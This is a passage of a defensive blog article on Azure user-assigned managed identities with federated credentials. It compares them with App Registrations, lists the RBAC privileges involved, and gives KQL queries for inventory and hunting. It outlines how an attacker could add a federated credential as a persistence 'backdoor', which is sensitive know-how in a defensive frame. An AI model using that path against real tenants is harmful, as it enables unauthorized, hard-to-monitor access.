Learn</a>.</p>

<p>Originally, this feature was limited to App Registrations in Microsoft Entra ID. Around one year ago, support for federated credentials on user-assigned identities (UAMI) has been introduced. In comparison to App Registrations, the federated credentials will be added on the Service Principal (Enterprise App) object and the default token lifetime is 24h (by default). During my tests, I was not able to find a successful way to abuse privileges in Microsoft Entra to modify credentials on the service principal object of the UAMI by Microsoft Graph API call. Managing federated credentials on UAMI requires privileges in Azure RBAC and will be executed by Azure Resource Manager (ARM) APIs. Federated credentials are not available for System-assigned Managed Identities.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds0.png" alt="Untitled" /></p>

<p><em>Overview of issued Federated Credentials on User-Assigned Managed Identities (UAMI)</em></p>

<table>
  <thead>
    <tr>
      <th> </th>
      <th>App Registration with Federated Credentials</th>
      <th>User Assigned Managed Identity with Federated Credentials</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Delegation and Ownership</td>
      <td>Application/Enterprise App Owner, Entra ID Role (Directory, Object)</td>
      <td>Azure RBAC Role/Resource Owner</td>
    </tr>
    <tr>
      <td>Visibility by default permissions</td>
      <td><a href="https://learn.microsoft.com/en-us/entra/fundamentals/users-default-permissions#compare-member-and-guest-default-permissions">Read by members</a>, <a href="https://learn.microsoft.com/en-us/entra/fundamentals/users-default-permissions#compare-member-and-guest-default-permissions">Limited read by guests</a> (<a href="https://learn.microsoft.com/en-us/entra/fundamentals/users-default-permissions#restrict-guest-users-default-permissions">depending on Restrictions</a>)</td>
      <td>Requires read permission on resource scope</td>
    </tr>
    <tr>
      <td>Recovery Options</td>
      <td><a href="https://learn.microsoft.com/en-us/entra/identity-platform/howto-restore-app">Soft deleted</a></td>
      <td><a href="https://learn.microsoft.com/en-us/entra/identity/enterprise-apps/delete-recover-faq#are-managed-identities-soft-deleted-">Soft deleted</a></td>
    </tr>
    <tr>
      <td>Logging of operational changes</td>
      <td>Entra ID Audit Logs</td>
      <td>Azure Activity logs</td>
    </tr>
    <tr>
      <td>Logging of sign-in activity</td>
      <td>Yes</td>
      <td>Yes (limited set of sign-in properties, such as IP Address)</td>
    </tr>
    <tr>
      <td>Policies to restrict subject/issuer for issuing credentials</td>
      <td>No, App Management policies seems to cover only <a href="https://learn.microsoft.com/en-us/graph/api/resources/appmanagementconfiguration?view=graph-rest-1.0">passwordCredentials and keyCredentialConfiguration</a></td>
      <td>Azure Policies</td>
    </tr>
    <tr>
      <td>Support for Entra ID Protection risk detections²</td>
      <td>Yes (for single-tenant)</td>
      <td><a href="https://learn.microsoft.com/en-us/entra/id-protection/concept-workload-identity-risk">Not supported</a></td>
    </tr>
    <tr>
      <td>Support for Conditional Access²</td>
      <td>Yes (for single-tenant)</td>
      <td><a href="https://learn.microsoft.com/en-us/entra/identity/conditional-access/workload-identity">Not supported</a></td>
    </tr>
    <tr>
      <td>Token Lifetime / Cache</td>
      <td>1h (Default), 24h (CAE)</td>
      <td>up to 24h</td>
    </tr>
  </tbody>
</table>

<p><em>Comparison of using Federated Credentials by App Registrations or UAMI</em></p>

<p>² requires Workload ID Premium</p>

<h2 id="required-privileges-and-attack-scenarios">Required privileges and attack scenarios</h2>

<p>As already described, privileges in Azure RBAC are required to add, update and remove the federated credentials on a UAMI. The resource actions <code class="language-plaintext highlighter-rouge">Microsoft.ManagedIdentity/userAssignedIdentities/federatedIdentityCredentials/write</code> must be included in a built-in or custom role to be authorized for the associated operations.</p>

<p>The following KQL query can be used in Azure Resource Graph (ARG) to get a list of role definitions which includes an explicit privilege on resource <code class="language-plaintext highlighter-rouge">Microsoft.ManagedIdentity/userAssignedIdentities</code></p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">AuthorizationResources</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">type</span> <span class="o">=~</span> <span class="dl">"</span><span class="s2">microsoft.authorization/roledefinitions</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">properties</span><span class="p">.</span><span class="nx">permissions</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">properties_permissions</span><span class="p">.</span><span class="nx">actions</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">properties_permissions_actions</span> <span class="nx">contains</span> <span class="dl">"</span><span class="s2">Microsoft.ManagedIdentity/userAssignedIdentities</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">ResourceId</span> <span class="o">=</span> <span class="nx">id</span><span class="p">,</span> <span class="nx">RoleName</span> <span class="o">=</span> <span class="nx">properties</span><span class="p">.</span><span class="nx">roleName</span><span class="p">,</span> <span class="nx">RoleType</span> <span class="o">=</span> <span class="nx">properties</span><span class="p">.</span><span class="nx">type</span><span class="p">,</span> <span class="nx">AssignableScope</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">.</span><span class="nx">assignableScopes</span><span class="p">),</span> <span class="nx">Description</span> <span class="o">=</span> <span class="nx">properties</span><span class="p">.</span><span class="nx">description</span><span class="p">,</span> <span class="nx">isServiceRole</span> <span class="o">=</span> <span class="nx">properties</span><span class="p">.</span><span class="nx">isServiceRole</span><span class="p">,</span> <span class="nx">RoleAction</span> <span class="o">=</span> <span class="nx">properties_permissions_actions</span>
</code></pre></div></div>

<p>In addition, the following built-in roles have also full control on <code class="language-plaintext highlighter-rouge">userAssignedIdentities</code> because of comprehensive (wild card) authorization in the role definition:</p>

<ul>
  <li>Contributor (incl. Lighthouse Delegations)</li>
  <li>Owner (incl. <a href="https://learn.microsoft.com/en-us/partner-center/billing/partner-earned-credit-troubleshoot#how-to-verify-aobo-permissions">AOBO</a> permissions by CSP)</li>
  <li>Co-Administrator and Service Administrators (retired on August 31, 2024)</li>
</ul>

<p>In my recent community talks about Azure Governance and Workload Identities, I’ve also described some attack scenarios on Federated Credentials. In general, there are two main options for attackers to abuse this authentication method of workload identity:</p>

<p><strong>1) Compromising workload and/or IdP of the trusted entity</strong> which is defined in the federated credentials. Everyone who owns the workload or 3rd Party IdP will have the opportunity to gain an access token from Entra ID in exchange of the federated credential. It is in the nature of this technical design/approach and should be obvious that we need to secure the workload and establish a trust relationship to trustworthy IdPs. Token replay was one of the examples in my community talks to underline the importance of measures for securing workload environment (e.g., GitHub runners) but also direct/indirect access to dependencies of executing workload code.</p>


<p><strong>2) Compromising any security principal with access</strong> to a managed identity. This can also include a CSP provider which has access to a subscription by Azure Lighthouse. Initial attack by phishing on developers with privileged access or compromised CI/CD are just a few other scenarios that seems certainly possible. In the past, this attack scenario has already existed and allows to gain access tokens from a Managed Identity. However, it was required to also gain workload access to the associated resource (e.g., Virtual Machine or Azure Function). A trust relationship was established between resources which exist within your Azure and your tenant boundary. By adding federated credential to any UAMI, it seems to be easier to add a kind of “backdoor” because of underrated impact of privileges and uncovered auditing and/or monitoring of this sensitive resources. Other sign-in activities or operations to the trusted entity of the federated credential could also be outside of your control and monitoring. Most of the trusted (external) entities (e.g., GitHub or any other 3rd Party IdP) are managed outside of the tenant boundary and may not be covered or visible by security operations.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds1.png" alt="Untitled" /></p>

<p><em>Overview of attack paths to gain access to UAMI for adding or modify federated credentials</em></p>

<p>Dirk-jan Mollema has written an <a href="https://dirkjanm.io/persisting-with-federated-credentials-entra-apps-managed-identities/">excellent blog post</a> about detailed steps to create an OpenID connect provider (<a href="https://github.com/dirkjanm/ROADtools/tree/master/roadoidc">roadoidc</a>) by using the tool ROADtools. He also explains the risks and steps how an attacker could abuse federated credentials which also applies to UAMI. I can only recommend to reading his awesome article:</p>

<ul>
  <li><a href="https://dirkjanm.io/persisting-with-federated-credentials-entra-apps-managed-identities/">Persisting on Entra ID applications and User Managed Identities with Federated Credentials - dirkjanm.io</a></li>
</ul>

<h2 id="analysis-of-existing-uami-with-federated-credentials">Analysis of existing UAMI with federated credentials</h2>

<h3 id="creating-inventory-and-detailed-report">Creating inventory and detailed report</h3>

<p>There are a couple of ways to identify managed identities by building custom reports or queries.
However, various request to Azure Resource Manager (ARM) or Azure Resource Graph API but also Microsoft Graph API are needed to get a full visibility of a user-assigned managed identity and their relation to federated credentials but also assigned privileges.</p>



<p>In my opinion, the most comprehensive solution offers the free community tool <a href="https://github.com/JulianHayward/AzADServicePrincipalInsights">AzADServicePrincipalInsights</a> by <a href="https://www.linkedin.com/in/julianhayward/">Julian Hayward</a>. The report can be exported as HTML, JSON and CSV. It includes also important details which helps to identify if the federated credentials have been assigned to critical privileges:</p>

<ul>
  <li>Azure role assignments</li>
  <li>Application API permissions (e.g., Microsoft Graph)</li>
  <li>Exposed API roles</li>
  <li>Entra ID role assignment</li>
  <li>Ownership to objects</li>
</ul>

<p><img src="https://www.cloud-architekt.net/assets/images/2024-08-02-identify-prevent-abuse-uami-federatedcredentials/UamiFedCreds2.png" alt="Untitled" /></p>

<p><em>Detailed reporting of Federated Credentials by using AzADServicePrincipalInsights</em></p>

<h3 id="ingest-report-data-to-microsoft-sentinellog-analytics-for-enrichment-and-hunting">Ingest report data to Microsoft Sentinel/Log Analytics for enrichment and hunting</h3>




<p>I have implemented together with Julian also the capability to ingest the data to a custom table in Microsoft Sentinel. The required steps are described in my previous blog post about <a href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment/#integration-of-azadserviceprincipalinsights-as-custom-table">Advanced Detections and Enrichment in Microsoft Sentinel</a> for Workload IDs.</p>

<p>This allows to use the data for hunting but also enrichment of detections which will be described in the next section of this article.</p>


<p><strong>Example 1: Get all UAMIs with Federated Credentials including details of trusted issuer and subject</strong></p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">AzADServicePrincipalInsights_CL</span>
<span class="o">|</span> <span class="nx">summarize</span> <span class="nx">arg_max</span><span class="p">(</span><span class="nx">TimeGenerated</span><span class="p">,</span> <span class="o">*</span><span class="p">)</span> <span class="nx">by</span> <span class="nx">ObjectId</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">ManagedIdentityFederatedIdentityCredentials</span><span class="p">)</span>
